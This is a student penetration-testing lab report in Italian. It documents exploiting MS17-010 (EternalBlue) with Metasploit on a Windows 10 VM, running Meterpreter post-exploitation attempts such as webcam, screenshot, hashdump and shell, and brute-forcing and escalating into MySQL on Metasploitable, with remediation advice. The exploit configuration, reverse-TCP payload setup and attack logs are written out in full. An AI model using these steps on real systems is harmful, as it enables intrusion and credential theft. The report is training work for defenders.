W17D1 – Pratica

Epic Education Srl

Hacking Windows e SQL su Metasplotable

Simone Giordano

31/10/2025

Contatti:

Tel: 3280063044
Email: mynameisimone@gmail.com
Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

Sommario

Sintesi esecutiva

Il test ha avuto come obiettivo l'analisi e lo sfruttamento di vulnerabilità presenti su un sistema target **Windows 10**.
L'attacco è stato condotto utilizzando **Metasploit** e in particolare l'exploit **MS17-010 (EternalBlue)**, che sfrutta una falla del protocollo **SMBv1**.
L'attività ha permesso di stabilire una sessione **Meterpreter**, testare i comandi di enumerazione, tentare l'accesso a risorse sensibili (screenshot, webcam, hash utenti) e verificare le limitazioni introdotte dai più recenti livelli di sicurezza di Windows.

È stato inoltre analizzato un ulteriore scenario su un target **Metasploitable** per l'identificazione di utenti MySQL tramite Nmap e brute-force, con successiva verifica dell'accesso mediante escalation dei privilegi.

Perimetro

Windows 10 IP: 192.168.50.103
Metasploitable IP: 192.168.1.40

Panoramica delle vulnerabilità

MS17-010 – EternalBlue (SMBv1)

Tipo: Remote Code Execution (RCE)
Servizio coinvolto: SMBv1 – porta TCP 445
Descrizione: consente a un attaccante remoto non autenticato di eseguire codice arbitrario sul sistema bersaglio, sfruttando un errore nella gestione dei pacchetti SMBv1.
Impatto: compromissione del sistema con privilegi di sistema (NT AUTHORITY\SYSTEM).
Condizione osservata: Windows 10 con servizio SMBv1 attivo e non aggiornato.

MySQL su Metasploitable

Versione vulnerabile (5.0.51a) con credenziali deboli testabili via script Nmap (mysql-brute).
Mancanza di autenticazione forte e possibilità di escalation tramite altri servizi vulnerabili (es. Telnet).

Azioni di rimedio

MS17-010 – EternalBlue (SMBv1)

Applicare la patch MS17-010, che corregge la falla SMBv1 con effort minimo.
Disabilitare SMBv1 come misura temporanea per mitigare l'exploit.

MySQL su Metasploitable

Imporre password complesse e ruotarle regolarmente.
Monitorare e registrare le sessioni remote per attività sospette.

Hacking Windows 10

Traccia

Sulla base di quanto visto, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17-010.
Una volta ottenuta la sessione, lo studente dovrà:
●Recuperare uno screenshot tramite la sessione Meterpreter
● Individuare la presenza o meno di Webcam sulla macchina Windows
●Accedere a webcam/fare dump della tastiera/provare altro

Esercizio

Con nmap cerco di capire quali sono le porte aperte, i relativi servizi e il sistema operativo della macchina target (192.168.50.103).

Il SO è Windows 10 e la porta 445/TCP, utilizzata del protocollo SMB, è aperta.

```
┌──(kali㉿kali)-[~]
└─$ nmap -O -sV 192.168.50.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 08:54 EDT
Nmap scan report for 192.168.50.103
Host is up (0.0020s latency).
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows International daytime
17/tcp   open  qotd          Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5432/tcp open  postgresql?
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
MAC Address: 08:00:27:AD:0A:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.03 seconds
```

Cerco l'exploit **ms17_010_eternalblue** e lo imposto su Metasploit. Uso il payload di default **reverse_tcp** e configuro IP Target e source, rispettivamente con RHOSTS e LHOST.

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                             oit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mach
                                             ines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
                                              2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Avvio l'attacco con il comando **exploit**, che inizia una sessione **meterpreter.**

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.103:445    - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.103:445 - The target is vulnerable.
[*] 192.168.50.103:445 - shellcode size: 1283
[*] 192.168.50.103:445 - numGroomConn: 12
[*] 192.168.50.103:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.103:445 - got good NT Trans response
[+] 192.168.50.103:445 - got good NT Trans response
[+] 192.168.50.103:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.103:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (230982 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.103:49451) at 2025-10-28 19:26:55 -0400

meterpreter > 
```

Con **ifconfig** visualizzo tutti i dettagli di rete dalla macchina target.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ad:0a:b9
MTU          : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3267
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Cerco eventuali telecamere presenti sul target con il comando **webcam_list** ma non ne risulta neanche una, quindi non sarà neanche possibile catturare un'istantanea con il comando **webcam_snap**.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
```

Provo ad acquisire una screeenshot del desktop ma viene visualizzato un errore, perché sto cercando di eseguire il comando **screenshot** su una sessione generata a partire da un servizio di Windows.
Da Windows 8, Microsoft ha aumentato i livelli di sicurezza dei servizi, imponendo dei limiti sulle operazioni permesse, ad esempio un servizio non può accedere al desktop.

Questo tipo di limitazione c'è quando si utilizzano payload che vengono eseguiti come servizi o in contesti di sistema, piuttosto che nel contesto di un utente loggato. Per questo motivo tenteremo di eseguire una migrazione di processo, passando ad un processo utente.

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No de
sktops are available to screenshot.
```

Con **getuid** visualizzo con quale utente sto girando la sessione attiva.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Con **getpid** visualizzo il mio pid attuale.

```
meterpreter > getpid
Current pid: 1612
```

Provo a migrare sul processo 3644, ma la migrazione non va a buon fine.

```
 3320  844   taskhostw.exe       x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\taskhostw.exe
 3500  644   WmiPrvSE.exe
 3644  3620  explorer.exe        x64   1        DESKTOP-9K1O4BT\user          C:\Windows\explorer.exe
 3724  644   RuntimeBroker.exe
 3784  644   WmiPrvSE.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.ex
                                                                             e
 3868  540   SearchIndexer.exe   x64   0        NT AUTHORITY\SYSTEM
 4100  644   ShellExperienceHos  x64   1        DESKTOP-9K1O4BT\user          C:\Windows\SystemApps\ShellExperienc
             t.exe                                                           eHost_cw5n1h2txyewy\ShellExperienceH
                                                                             ost.exe
 4232  644   SearchUI.exe        x64   1        DESKTOP-9K1O4BT\user          C:\Windows\SystemApps\Microsoft.Wind
                                                                             ows.Cortana_cw5n1h2txyewy\SearchUI.e
                                                                             xe

meterpreter > migrate 3644
[*] Migrating from 1620 to 3644...
[-] core_migrate: Operation failed: 1300
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > migrate 3644
[*] Migrating from 1620 to 3644...
[-] core_migrate: Operation failed: 1300
```

Tento altri comandi, quindi avvio una shell con il comando **shell.**

```
meterpreter > shell
Process 3780 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
```

Visualizzo gli utenti con **net users.**

```
C:\Windows\system32>net users
net users

Account utente per \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
user                     WmsControl
Comando completato con uno o pi◆ errori.
```

Tento il comando **hashdump** per estrarre username e hash di password degli utenti attivi ma non funziona.

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Access is denied.
```

Esercizio facoltativo – Remediation MS17-010

Traccia

Formulare delle ipotesi di remediation per la vulnerabilità MS17-010. Ad esempio:

- Possiamo risolvere in qualche modo? Se si, con quale effort?
- Possiamo risolvere solo la vulnerabilità?
- Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

Ipotesi di remediation per la vulnerabilità MS17-010

Ipotesi 1 Patch ufficiale MS17-010

Installare gli aggiornamenti MS17-010 sul target (o gli update cumulativi più recenti che la contengono).

Effort basso perché è coinvolta una sola macchina.

Copre solo la vulnerabilità? Sì, chiude la vulnerabilità SMBv1 specifica, ma non riduce rischi dovuti ad altre vulnerabilità; rimane parte di una politica di sicurezza generale.

Ipotesi 2 Disabilitazione SMBv1

Questo workaround è valido quando non è possibile installare patch subito.

Disabilitare protocollo SMBv1 per mitigare l'exploit.

Effort basso.

Copre solo la vulnerabilità? Si perché rimuove la superficie SMBv1 (evita exploit MS17-010).

Pratica extra - Lista utenti mysql


Traccia

Ottenere la lista degli utenti mysql sul target Metasploitable. Suggerimento:

- utilizzare lo script nmap mysql-brute;
- utilizzare il tool mysql.

Esercizio

Con nmap effettuo la scansione del target e noto che c'è una porta aperto sul servizio **MySQL 5.0.51a-3ubuntu5**



Avvio il comando **--script=mysql-brute** di nmap per provare ad indovinare credenziali deboli (brute-force) sul servizio MySQL ma non le trova.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=mysql-brute 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 07:36 EDT
Nmap scan report for 192.168.1.40
Host is up (0.036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:81:72:36 (PCS Systemtechnik/Oracle VirtualBox virtual
 NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds
```

Provo a entrare nel db senza inserire una password ma non riesco a entrare.

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.1.40 -p --skip-ssl
Enter password:
```

Decido quindi di accedere a Metasploitable tramite la vulnerabilità telnet, come già visto in alcune esercitazioni precedenti.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.40 23
Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Oct 30 07:16:59 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686
```

Provo ad accedere al database mysql, ma restituisce un errore dicendo che non posso accedere come **msfadmin**.

```
msfadmin@metasploitable:~$ mysql
ERROR 1045 (28000): Access denied for user 'msfadmin'@'localhost' (using pa
ssword: NO)
```

Effettuo quindi una scalata dei privilegi e accedo come utente root.

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
```

Ora riesco ad accedere e muovermi dentro le cartelle del database.

```
mysql> Show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.00 sec)
```